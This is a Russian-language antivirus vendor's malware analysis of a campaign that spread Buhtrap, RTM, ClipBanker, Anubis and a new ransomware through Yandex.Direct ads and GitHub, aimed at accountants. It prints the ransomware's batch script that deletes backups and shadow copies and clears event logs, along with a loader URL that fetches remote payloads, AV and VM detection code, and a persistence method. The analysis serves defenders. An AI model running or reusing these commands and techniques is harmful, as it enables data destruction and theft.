АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Бэкдор и шифратор Buhtrap распространялись с помощью Яндекс.Директ

30 апреля 2019 года

Чтобы нацелить кибератаку на бухгалтеров, можно использовать рабочие документы, которые они ищут в сети. Примерно так в последние несколько месяцев действовала кибергруппа, распространяющая известные бэкдоры Buhtrap и RTM, а также шифраторы и ПО для кражи криптовалют. Большинство целей расположены в России. Атака реализована путем размещения вредоносной рекламы в Яндекс.Директ. Потенциальные жертвы переходили на сайт, где им предлагалось скачать вредоносный файл, замаскированный под шаблон документа. Яндекс удалил вредоносную рекламу после нашего предупреждения.

Исходный код Buhtrap в прошлом был слит в сеть, поэтому его может использовать кто угодно. Мы не располагаем информацией относительно доступности кода RTM.

В посте расскажем, как атакующие распространяли вредоносное ПО с помощью Яндекс.Директ и хостили его на GitHub. Завершит пост технический анализ малвари.

Buhtrap и RTM снова в деле

Механизм распространения и жертвы

Различную полезную нагрузку, доставляемую жертвам, объединяет общий механизм распространения. Все созданные злоумышленниками вредоносные файлы размещались в двух разных репозиториях GitHub.

Обычно в репозитории находился один скачиваемый вредоносный файл, который часто менялся. Поскольку на GitHub можно посмотреть историю изменений репозитория, мы видим, какая вредоносная программа распространялась в определенный период. Чтобы убедить жертву скачать вредоносный файл, использовался сайт blanki-shabloni24[.]ru, показанный на рисунке выше.

Дизайн сайта и все названия вредоносных файлов выдержаны в единой концепции – бланки, шаблоны, договоры, образцы и пр. Если учесть, что в прошлом ПО Buhtrap и RTM уже использовалось в атаках на бухгалтеров, мы предположили, что в новой кампании стратегия та же. Вопрос только в том, как жертва попадала на сайт атакующих.

Заражение

Как минимум несколько потенциальных жертв, оказавшихся на этом сайте, были привлечены вредоносной рекламой. Ниже приведен пример URL:

```
https://blanki-
shabloni24.ru/?utm_source=yandex&utm_medium=banner&utm_campaign=cid|{blanki_
rsya}|context&utm_content=gid|3590756360|aid|6683792549|15114654950_&utm_ter
m=скачать бланк
счета&pm_source=bb.f2.kz&pm_block=none&pm_position=0&yclid=1029648968001296456
```

Как можно видеть по ссылке, баннер был размещен на легитимном бухгалтерском форуме bb.f2[.]kz. Важно отметить, что баннеры появлялись на разных сайтах, у всех был один и тот же id кампании (blanki_rsya), и большинство относилось к сервисам бухучета или юридической помощи. Из URL видно, что потенциальная жертва использовала запрос «скачать бланк счета», что подкрепляет нашу гипотезу о целевых атаках. Ниже перечислены сайты, на которых появлялись баннеры и соответствующие поисковые запросы.

- скачать бланк счета — bb.f2[.]kz
- образец договора — Ipopen[.]ru
- заявление жалоба образец — 77metrov[.]ru
- бланк договора — blank-dogovor-kupli-prodazhi[.]ru
- судебное ходатайство образец — zen.yandex[.]ru
- образец жалобы — yurday[.]ru
- образцы бланков договоров — Regforum[.]ru
- бланк договора — assistentus[.]ru
- образец договора квартиры — napravah[.]com
- образцы юридических договоров — avito[.]ru

Сайт blanki-shabloni24[.]ru, возможно, был настроен так, чтобы пройти простую визуальную оценку. Как правило, реклама, ведущая на профессионально выглядящий сайт со ссылкой на GitHub, не выглядит чем-то очевидно плохим. Кроме того, атакующие выкладывали вредоносные файлы в

репозиторий только на ограниченный период, вероятно, на время проведения кампании. Большую часть в репозитории на GitHub лежал пустой архив zip или чистый файл exe. Таким образом, атакующие могли распространять рекламу через Яндекс.Директ на сайтах, которые с большой долей вероятности посещались бухгалтерами, приходившими по конкретным поисковым запросам.

Дальше рассмотрим различную полезную нагрузку, распространявшуюся таким образом.

Анализ полезной нагрузки

Хронология распространения

Вредоносная кампания началась в конце октября 2018 года и активна на момент написания поста. Поскольку весь репозиторий был в открытом доступе на GitHub, мы составили точную хронологию распространения шести различных семейств вредоносного ПО (см. рисунок ниже). Мы добавили строку, показывающую момент обнаружения ссылки на баннер, согласно телеметрии ESET, для сравнения с историей git. Как видите, это хорошо коррелирует с доступностью полезной нагрузки на GitHub. Расхождение в конце февраля можно объяснить отсутствием у нас части истории изменений, поскольку репозиторий был удален с GitHub прежде, чем мы смогли его получить полностью.



Рисунок 1. Хронология распространения малвари.

Сертификаты для подписывания кода

В кампании использовалось множество сертификатов. Некоторыми подписывали больше одного семейства вредоносного ПО, что дополнительно указывает на принадлежность разных образцов к одной кампании. Несмотря на доступность закрытого ключа, операторы не подписывали бинарные файлы систематически и использовали ключ не для всех образцов. В конце февраля 2019 года злоумышленники начали создавать недействительные подписи с помощью сертификата, принадлежащего Google, к которому у них нет закрытого ключа.

Все задействованные в кампании сертификаты и подписываемые ими семейства малвари перечислены в таблице ниже.

Общее название сертификата	Отпечаток	Подписываемое семейство малвари
TOV TEMA LLC	775E9905489B5BB4296D1AD85F3E45BC936E7FDC	Win32/ClipBanker
TOV "MARIYA"	EE6FAF6FD2888A6D11DD710B586B78E794FC74FC	Win32/ClipBanker
"VERY EXCLUSIVE LTD"	BD129D61914D3A6B5F4B634976E864C91B6DBC8E	Win32/Spy.Buhtrap
"VERY EXCLUSIVE LTD."	764F182C1F46B380249CAFB8BA3E7487FAF21E2A	Win32/Filecoder.Buhtrap MSIL/ClipBanker
TRAHELEN LIMITED	7C1D7CE90000B0E603362F294BC4A85679E38439	Win32/Spy.RTM
LEDI, TOV	15FEA3B0B839A58AABC6A604F4831B07097C8018	Win32/Filecoder.Buhtrap
Google Inc	1A6AC0549A4A44264DEB6FF003391DA2F285B19F	Win32/Filecoder.Buhtrap MSIL/ClipBanker

Мы тоже использовали эти сертификаты подписи кода, чтобы установить связь с другими семействами вредоносного ПО. Для большинства сертификатов мы не нашли образцов, которые распространялись бы не через репозиторий GitHub. Однако сертификат TOV “MARIYA” использовался для подписи малвари, принадлежащей ботнету Wauchos, рекламного ПО и майнеров. Маловероятно, что это вредоносное ПО связано с данной кампанией. Скорее всего, сертификат был куплен в даркнете.

Win32/Filecoder.Buhtrap

Первый компонент, который привлек наше внимание – впервые обнаруженный Win32/Filecoder.Buhtrap. Это бинарный файл на Delphi, который иногда бывает упакован. В основном он распространялся в феврале–марте 2019 года. Он ведет себя, как и положено программе-вымогателю – ищет локальные диски и сетевые папки и шифрует обнаруженные файлы. Для компрометации ему не нужно интернет-подключение, поскольку он не связывается с сервером для отправки ключей шифрования. Вместо этого он добавляет «токен» в конце сообщения о выкупе, а для связи с операторами предлагает использовать email или Bitmessage.

Чтобы зашифровать как можно больше важных ресурсов, Filecoder.Buhtrap запускает поток, предназначенный для завершения работы ключевого ПО, у которого могут быть открытые обработчики файлов с ценной информацией, что может помешать шифрованию. Целевые процессы – в основном, системы управления базой данных (СУБД). Кроме того, Filecoder.Buhtrap удаляет файлы журналов и бэкапы, чтобы затруднить восстановление данных. Для этого исполняется пакетный скрипт, приведенный ниже.

```
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadmin delete catalog -quiet
wbadmin delete systemstatebackup
wbadmin delete systemstatebackup -keepversions:0
wbadmin delete backup
wmic shadowcopy delete
vssadmin delete shadows /all /quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server
Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server
Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server
Client\Servers"
attrib "%userprofile%\documents\Default.rdp" -s -h
del "%userprofile%\documents\Default.rdp"
wevtutil.exe clear-log Application
```

```
wevtutil.exe clear-log Security
wevtutil.exe clear-log System
sc config eventlog start=disabled
```

Filecoder.Buhtrap использует легитимный онлайн-сервис IP Logger, созданный для сбора информации о посетителях сайтов. Это предназначено для отслеживания жертв шифратора, за что отвечает командная строка:

```
mshta.exe "javascript:document.write('');"
```

Файлы для шифрования выбираются в случае несовпадения по трем спискам исключений. Во-первых, не шифруются файлы со следующими расширениями: .com, .cmd, .cpl, .dll, .exe, .hta, .lnk, .msc, .msi, .msp, .pif, .scr, .sys и .bat. Во-вторых, все файлы, для которых полный путь содержит строки директории из списка, приведенного ниже, исключаются.

```
\.{ED7BA470-8E54-465E-825C-99712043E01C}\
\tor browser\
\opera\
\opera software\
\mozilla\
\mozilla firefox\
\internet explorer\
\google\chrome\
\google\
\boot\
\application data\
\apple computer\safari\
\appdata\
\all users\
:\windows\
:\system volume information\
:\nvidia\
:\intel\
```

В-третьих, определенные имена файлов также исключаются из шифрования, среди них имя файла сообщения с требованием выкупа. Список представлен ниже. Очевидно, все эти исключения предназначены для сохранения возможности запуска машины, но с ее минимальной пригодностью к эксплуатации.

```
boot.ini
bootfont.bin
bootsect.bak
desktop.ini
iconcache.db
ntdetect.com
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db
winupas.exe
your files are now encrypted.txt
windows update assistant.lnk
master.exe
unlock.exe
unlocker.exe
```

Схема шифрования файлов

После запуска вредоносное ПО генерирует пару 512-битных ключей RSA. Приватная экспонента (d) и модуль (n) затем шифруются с помощью жестко закодированного 2048-битного открытого ключа (открытая экспонента и модуль), упаковываются zlib и кодируются в base64. Отвечающий за это код приведен на рисунке 2.

```
HardcodedKeyObj = TKeyObj_Constructor(VMT_4225F4_TKeyObj, 1, v34, 2048);
HardcodedKeyObj_1 = HardcodedKeyObj;
VegaObj->HardcodedRSAKey = HardcodedKeyObj;
LoadString(gVegaKeyN, &VegaKeyN, v8);
fnAddToKeyObj(v9, VegaKeyN, HardcodedKeyObj_1->n);
LoadString(gVegaKeyD, &VegaKeyD, v10);
fnAddToKeyObj(v11, VegaKeyD, VegaObj->HardcodedRSAKey->e);
GenerateGuid(&v31, VegaObj);
GeneratedKeyObj = TKeyObj_Constructor(VMT_4225F4_TKeyObj, 1, v31, 512);
VegaObj->KeyObj512Bits = GeneratedKeyObj;
GenerateRsaKey(GeneratedKeyObj, v4);
IntToHexdigest(v13, &HexStrN);
IntToHexdigest(v14, &HexStrD);
LStrCatN(&VegaObj->GeneratedPrivateKeyStr, 6, "</D>", HexStrD, "<D>");
fnRSAEncrypt(
  VegaObj->GeneratedPrivateKeyStr,
  VegaObj->HardcodedRSAKey->n,
  VegaObj->HardcodedRSAKey->e,
  &EncryptedPrivateKey);
fnZlibDeflate(EncryptedPrivateKey, 0, &PrivateKeyBlob);
```

Рисунок 2. Результат декомпиляции Hex-Rays процесса генерации 512-битной пары ключей RSA.

Ниже приведен пример простого текста со сгенерированным закрытым ключом, который представляет собой прикрепляемый к сообщению о выкупе токен.

```
DF9228F4F3CA93314B7EE4BEFC440030665D5A2318111CC3FE91A43D781E3F91BD2F6383E4A0
B4F503916D75C9C576D5C2F2F073ADD4B237F7A2B3BF129AE2F399197ECC0DD002D5E60C20CE
3780AB9D1FE61A47D9735036907E3F0CF8BE09E3E7646F8388AAC75FF6A4F60E7F4C2F697BF6
E47B2DBCDEC156EAD854CADE53A239
```

Открытый ключ атакующих приведен ниже.

```
e =
0x72F750D7A93C2C88BFC87AD4FC0BF4CB45E3C55701FA03D3E75162EB5A97FDA7ACF8871B22
0A33BEDA546815A9AD9AA0C2F375686F5009C657BB3DF35145126C71E3C2EADF14201C833169
9FD0592C957698916FA9FEA8F0B120E4296193AD7F3F3531206608E2A8F997307EE7D14A9326
B77F1B34C4F1469B51665757AFD38E88F758B9EA1B95406E72B69172A7253F1DFAA0FA02B53A
2CC3A7F0D708D1A8CAA30D954C1FEAB10AD089EFB041DD016DCAAE05847B550861E5CACC6A59
B112277B60AC0E4E5D0EA89A5127E93C2182F77FDA16356F4EF5B7B4010BCCE1B1331FCABFFD
808D7DAA86EA71DFD36D7E701BD0050235BD4D3F20A97AAEF301E785005
n =
0x212ED167BAC2AEFF7C3FA76064B56240C5530A63AB098C9B9FA2DE18AF9F4E1962B467ABE2
302C818860F9215E922FC2E0E28C0946A0FC746557722EBB35DF432481AC7D5DDF69468AF1E9
52465E61DDD06CDB3D924345A8833A7BC7D5D9B005585FE95856F5C44EA917306415B767B684
CC85E7359C23231C1DCBBE714711C08848BEB06BD287781AEB53D94B7983EC9FC338D4320129
EA4F568C410317895860D5A85438B2DA6BB3BAAE9D9CE65BCEA6760291D74035775F28DF4E6A
B1A748F78C68AB07EA166A7309090202BB3F8FBFC19E44AC0B4D3D0A37C8AA5FA90221DA7DB1
78F89233E532FF90B55122B53AB821E1A3DB0F02524429DEB294B3A4EDD
```

Файлы зашифрованы с помощью AES-128-CBC с 256-битным ключом. Для каждого шифруемого файла генерируются новый ключ и новый вектор инициализации. Информация о ключе добавляется в конец шифруемого файла. Рассмотрим формат зашифрованного файла.

У зашифрованных файлов следующий header:

Magic Header	Зашифрованный размер	Расшифрованный размер	Зашифрованные данные
`0x56 0x1A`	`uint64_t`	`uint64_t`	`encrypt('VEGA' + filedata[:0x5000])`

Данные исходного файла с добавлением магического значения VEGA шифруются до первых 0x5000 байтов. Вся информация для расшифровки прикрепляется к файлу со следующей структурой:

Маркер размера файла	Размер blob ключа AES	Blob ключа AES	Размер blob ключа RSA	Blob ключа RSA	Отступ на маркер размера файла
`0x01 или 0x02`	`uint32_t`		`uint32_t`		`uint32_t`

— Маркер размера файла содержит метку, указывающую, превышает ли файл размер в 0x5000 байт
— AES key blob = ZlibCompress(RSAEncrypt(AES ключ + IV, открытый ключ сгенерированной пары ключей RSA))
— RSA key blob = ZlibCompress(RSAEncrypt(сгенерированный закрытый ключ RSA, жестко закодированный открытый ключ RSA))

Win32/ClipBanker

Win32/ClipBanker – компонент, который с перерывами распространялся с конца октября до начала декабря 2018 года. Его роль заключается в отслеживании содержимого буфера обмена, он ищет адреса криптовалютных кошельков. Определив адрес целевого кошелька, ClipBanker заменяет его на адрес, предположительно принадлежащий операторам. Образцы, которые мы изучили, не были ни упакованы, ни обфусцированы. Единственный механизм, используемый для маскировки поведения, – шифрование строк. Адреса кошельков операторов зашифрованы с помощью RC4. Целевые криптовалюты – Bitcoin, Bitcoin cash, Dogecoin, Ethereum и Ripple.

В период распространения вредоносной программы на Bitcoin-кошельки атакующих была отправлена незначительная сумма в BTC, что ставит под сомнение успех кампании. Кроме того, нет оснований предполагать, что эти транзакции вообще были связаны с ClipBanker.

Win32/RTM

Компонент Win32/RTM распространялся в течение нескольких дней в начале марта 2019 года. RTM – троян-банкер, написанный на Delphi, нацеленный на системы дистанционного банковского обслуживания. В 2017 году исследователи ESET опубликовали подробный анализ этой программы, описание все еще актуально. В январе 2019 года Palo Alto Networks также выпустили пост в блоге о RTM.

Загрузчик Buhtrap

Некоторое время на GitHub был доступен загрузчик, не похожий на предыдущие инструменты Buhtrap. Он обращается к https://94.100.18[.]67/RSS.php?<some_id> для получения следующего этапа и загружает его напрямую в память. Можно выделить два поведения кода второго этапа. В первом URL RSS.php передавал бэкдор Buhtrap напрямую – этот бэкдор очень похож на тот, что доступен после утечки исходного кода.

Что интересно, мы видим несколько кампаний с бэкдором Buhtrap, и предположительно их ведут разные операторы. В данном случае главное различие в том, что бэкдор загружается напрямую в память и не использует обычную схему с процессом развертывания DLL, о которой мы рассказывали раньше. Кроме того, операторы изменили ключ RC4, используемый для шифрования сетевого трафика к C&C-серверу. В большинстве кампаний, которые мы видели, операторы не заботились о смене этого ключа.

Второе, более сложное поведение – URL RSS.php передавал другой загрузчик. В нем была реализована некая обфускация, такая как перестроение динамической таблицы импорта. Цель загрузчика – связаться с C&C-сервером msiofficeupd[.]com/api/F27F84EDA4D13B15/2, отправить логи и ждать ответа. Он обрабатывает ответ как blob, загружает его в память и выполняет. Полезная нагрузка, которую мы видели при выполнении этого загрузчика, была тем же бэкдором Buhtrap, но, возможно, существуют и другие компоненты.

Android/Spy.Banker

Интересно, что в репозитории GitHub был найден и компонент для Android. Он был в основной ветке всего один день – 1 ноября 2018 года. Помимо размещения на GitHub, телеметрия ESET не находит свидетельств распространения этого вредоносного ПО.

Компонент размещался как Android Application Package (APK). Он сильно обфусцирован. Вредоносное поведение скрыто в зашифрованном JAR, расположенном в APK. Он зашифрован по RC4 с помощью этого ключа:

```
key = [
0x87, 0xd6, 0x2e, 0x66, 0xc5, 0x8a, 0x26, 0x00, 0x72, 0x86, 0x72, 0x6f,
0x0c, 0xc1, 0xdb, 0xcb, 0x14, 0xd2, 0xa8, 0x19, 0xeb, 0x85, 0x68, 0xe1,
0x2f, 0xad, 0xbe, 0xe3, 0xb9, 0x60, 0x9b, 0xb9, 0xf4, 0xa0, 0xa2, 0x8b, 0x96
]
```

Тот же ключ и алгоритм используются для шифрования строк. JAR расположен в APK_ROOT + image/files. Первые 4 байта файла содержат длину зашифрованного JAR, который начинается непосредственно после поля длины.

Расшифровав файл, мы обнаружили, что это Anubis – ранее задокументированный банкер для Android. Вредоносное ПО имеет следующие функции:

- запись с микрофона
- создание скриншотов
- получение GPS-координат
- кейлоггер
- шифрование данных устройства и требование выкупа
- рассылка спама

Что интересно, банкер использовал Twitter в качестве резервного канала коммуникации для получения другого C&C-сервера. Проанализированный нами образец использовал аккаунт @JohnesTrader, но на момент анализа он уже был заблокирован.

Банкер содержит список целевых приложений на устройстве Android. Он стал длиннее, чем список, полученный в ходе исследования Sophos. В списке множество приложений банков, программы для онлайн-шоппинга, такие как Amazon и eBay, криптовалютные сервисы.

MSIL/ClipBanker.IH

Последний компонент, который распространялся в рамках этой кампании – исполняемый файл .NET Windows, появившийся в марте 2019 года. Большинство изученных версий были упакованы ConfuserEx v1.0.0. Как и ClipBanker, этот компонент использует буфер обмена. Его цель – широкий диапазон криптовалют, а также офферы в Steam. Кроме того, он использует службу IP Logger для кражи закрытого WIF ключа Bitcoin.

Механизмы защиты

Вдобавок к преимуществам, которые дает ConfuserEx в виде противодействия отладке, дампу и вмешательству в работу, в компоненте реализована возможность детектирования антивирусных продуктов и виртуальных машин.

Для проверки запуска в виртуальной машине вредоносное ПО использует встроенную в Windows командную строку WMI (WMIC) для запроса информации о BIOS, а именно:

```
wmic bios
```

Затем программа парсит вывод команды и ищет ключевые слова: VBOX, VirtualBox, XEN, qemu, bochs, VM.

Для обнаружения антивирусных продуктов вредоносное ПО отправляет Windows Management Instrumentation (WMI) запрос в Windows Security Center с помощью ManagementObjectSearcher API как показано ниже. После декодирования из base64 вызов выглядит так:

```
ManagementObjectSearcher('root\\SecurityCenter2', 'SELECT * FROM
AntivirusProduct')
```

```
public static bool ContainsAV()
{
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(Core.DecodeB64
          ("cm9vdFxTZWN1cml0eUNlbnRlcjI="), Core.DecodeB64("U0VMRUNUICogRlJPTSBBbnRpdmlydXNQcm9kdWN0"));
        ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        foreach (ManagementBaseObject current in managementObjectCollection)
        {
            if (current["displayName"].ToString() != "" && current["displayName"].ToString() != "*")
            {
                return true;
            }
        }
    }
    catch
    {
    }
    return false;
}
```

Рисунок 3. Процесс определения антивирусных продуктов.

Кроме того, вредоносное ПО проверяет, не запущен ли CryptoClipWatcher, инструмент для защиты от атак на буфер обмена, и, если он запущен, приостанавливает все потоки этого процесса, тем самым выключая защиту.

Персистентность

Изученная нами версия вредоносного ПО копирует себя в %APPDATA%\google\updater.exe и выставляет атрибут «скрытый» для директории google. Затем она изменяет значение Software\Microsoft\Windows NT\CurrentVersion\Winlogon\shell в реестре Windows и добавляет путь updater.exe. Так вредоносное ПО будет выполняться при каждом входе пользователя.

Вредоносное поведение

Как и ClipBanker, вредоносное ПО отслеживает содержимое буфера обмена и ищет адреса криптовалютных кошельков, а обнаружив, заменяет его одним из адресов оператора. Ниже показан список целевых адресов на основании найденного в коде.

BTC_P2PKH, BTC_P2SH, BTC_BECH32, BCH_P2PKH_CashAddr, BTC_GOLD, LTC_P2PKH, LTC_BECH32, LTC_P2SH_M, ETH_ERC20, XMR, DCR, XRP, DOGE, DASH, ZEC_T_ADDR, ZEC_Z_ADDR, STELLAR, NEO, ADA, IOTA, NANO_1, NANO_3, BANANO_1, BANANO_3, STRATIS, NIOBIO, LISK, QTUM, WMZ, WMX, WME, VERTCOIN, TRON, TEZOS, QIWI_ID, YANDEX_ID, NAMECOIN, B58_PRIVATEKEY, STEAM_URL

Для каждого из типов адресов есть соответствующее регулярное выражение. Значение STEAM_URL используется для атаки на систему Steam, как видно из регулярного выражения, которое используется для определения в буфере:

```
\b(https:\/\/|http:\/\/|)steamcommunity\.com\/tradeoffer\/new\/\?partner=[0-9]+&token=[a-zA-Z0-9]+\b
```

Канал эксфильтрации

Помимо замены адресов в буфере, вредоносное ПО нацелено на закрытые WIF-ключи Bitcoin, Bitcoin Core и Electrum Bitcoin кошельки. Программа использует plogger.org в качестве канала эксфильтрации для получения закрытого ключа WIF. Для этого операторы добавляют данные закрытого ключа в заголовок User-Agent HTTP, как показано ниже.

Рисунок 4. Консоль IP Logger с выведенными данными.

Для эксфильтрации кошельков операторы не стали использовать iplogger.org. Вероятно, они прибегли к иному методу по причине ограничения в 255 символов в поле User-Agent, отображаемых в веб-интерфейсе IP Logger. В изученных нами образцах другой сервер для вывода данных хранился в переменной среды DiscordWebHook. Что удивительно, эта переменная среды нигде в коде не назначается. Это дает основания предполагать, что вредоносная программа пока находится в стадии разработки, и переменная назначена на тестовой машине оператора.

Есть и другой признак того, что программа в разработке. Бинарный файл включает два URL iplogger.org, и к обоим направляется запрос при эксфильтрации данных. В запросе к одному из этих URL значению в поле Referer предшествует “DEV /”. Мы также нашли версию, которая не была упакована с помощью ConfuserEx, получатель для этого URL назван DevFeedbackUrl. На основании имени переменной среды мы считаем, что операторы планируют использовать легитимный сервис Discord и его систему веб-перехвата для кражи криптовалютных кошельков.

Заключение

Данная кампания – пример использования легитимных рекламных сервисов в кибератаках. Схема нацелена на российские организации, но мы не удивимся, увидев такую атаку с использованием нероссийских сервисов. Чтобы избежать компрометации, пользователи должны быть уверены в репутации источника скачиваемого ПО.

Полный список индикаторов компрометации и атрибутов MITRE ATT&CK доступен по ссылке.